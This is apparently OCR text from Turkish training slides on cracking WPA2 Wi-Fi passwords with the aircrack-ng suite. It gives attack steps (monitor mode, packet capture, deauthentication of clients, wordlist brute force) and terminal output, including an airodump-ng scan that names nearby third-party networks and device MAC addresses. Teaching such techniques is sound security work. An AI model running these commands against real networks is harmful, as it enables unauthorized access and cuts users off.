
- airmon-ng
- airodump-ng
- aireplay-ng
- aircrack-ng
- reaver


- Netstumbler / MiniStumbler
- Kismet
- Airodump
- Aircrack


Saldırı Yöntemi


- **airmon-ng start wlan0** wifi monitor mod
- **airodump-ng wlan0mon** çevredeki ağlar bilgi
- **airodump-ng wlan0mon BSSID** ile paket toplar
- **aireplay-ng –deauth 100 -e Test wlan0mon** istemciyi yeniden bağlanmaya zorlama (el sıkışma)
- **aircrack-ng WPA2-01.cap -w /wordlist/liste.txt – o** paketlere kaba kuvvet saldırısı ile parola bulma.


```
root@kali:~# iwconfig
lo        no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

eth0      no wireless extensions.

root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
  537 NetworkManager
  585 dhclient
 1378 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           mt7601u         Ralink Technology, Corp. MT7601U

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

root@kali:~#
```


root@kali: ~/Desktop
File Edit View Search Terminal Help
CH 2][Elapsed: 43 s][2017-11-13 02:59
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
14:5F:94:48:F7:04 -55 17 0 0 1 54e WPA2 CCMP PSK Ahmet-Test
58:2A:F7:D3:32:89 -54 27 0 0 11 54e WPA2 CCMP PSK SUPERONLINE-WiF
D4:6E:0E:A6:45:7C -69 26 7 1 1 54e WPA2 CCMP PSK TurkTelekom_T45
DC:D9:16:31:2C:93 -79 24 0 0 1 54e WPA2 CCMP PSK OmerFaruk
04:BF:6D:F6:CD:14 -84 22 0 0 7 54e WPA2 CCMP PSK TTNET_ZyXEL_HT4
EC:08:6B:D0:36:E0 -84 15 0 0 1 54e WPA2 CCMP PSK TurkTelekom_T36
84:16:F9:FA:D2:AD -85 28 0 0 1 54e WPA2 CCMP PSK Ba.larba.ı cF
DC:09:4C:27:64:31 -84 27 2 0 4 54e WPA2 CCMP PSK SUPERONLINE-WiF
10:7B:EF:6A:BB:1E -87 22 0 0 4 54e WPA2 CCMP PSK TTNET_ZyXEL_7Y7
BC:76:70:73:19:65 -87 3 0 0 1 54e WPA TKIP PSK asozofis
88:41:FC:0B:AB:17 -85 19 0 0 11 54e WPA2 CCMP PSK FENERBAHCE
18:D6:C7:79:C9:20 -89 20 218 0 1 54e WPA2 CCMP PSK TP-LINK_C920
4C:9E:FF:44:91:7C -88 11 0 0 5 54e WPA2 CCMP PSK tuval_istanbul
A0:E4:CB:DB:59:25 -88 14 0 0 8 54e WPA2 CCMP PSK TTNET_ZyXEL_M9M
DC:09:4C:2C:65:BB -88 3 0 0 4 54e WPA2 CCMP PSK SUPERONLINE-WiF
4C:9E:FF:32:47:33 -90 14 0 0 7 54e WPA CCMP PSK POLAT
F4:E3:FB:BA:58:D1 -86 19 0 0 11 54e WPA2 CCMP PSK SUPERONLINE-WiF
18:28:61:E8:C2:D4 -90 3 0 0 8 54e WPA TKIP PSK KocaAdam
D4:61:2E:8B:CC:B0 -89 2 1 0 11 54e WPA2 CCMP PSK SUPERONLINE-WiF
60:31:97:A6:1C:A7 -89 7 0 0 10 54e WPA2 CCMP PSK TTNET_ZyXEL_RYW
BSSID STATION PWR Rate Lost Frames Probe
(not associated) 4E:44:53:DA:7C:EB -36 0 - 1 11 3
(not associated) 3E:EA:33:79:55:EC -86 0 - 1 0 1
(not associated) A8:81:95:C0:44:F8 -74 0 - 1 0 2
(not associated) C8:02:10:0B:12:89 -76 0 - 1 0 39 alanya07naksiye
(not associated) C4:62:EA:B0:E9:E6 -86 0 - 1 0 1
(not associated) 7C:78:7E:3A:2F:7E -90 0 - 1 0 3
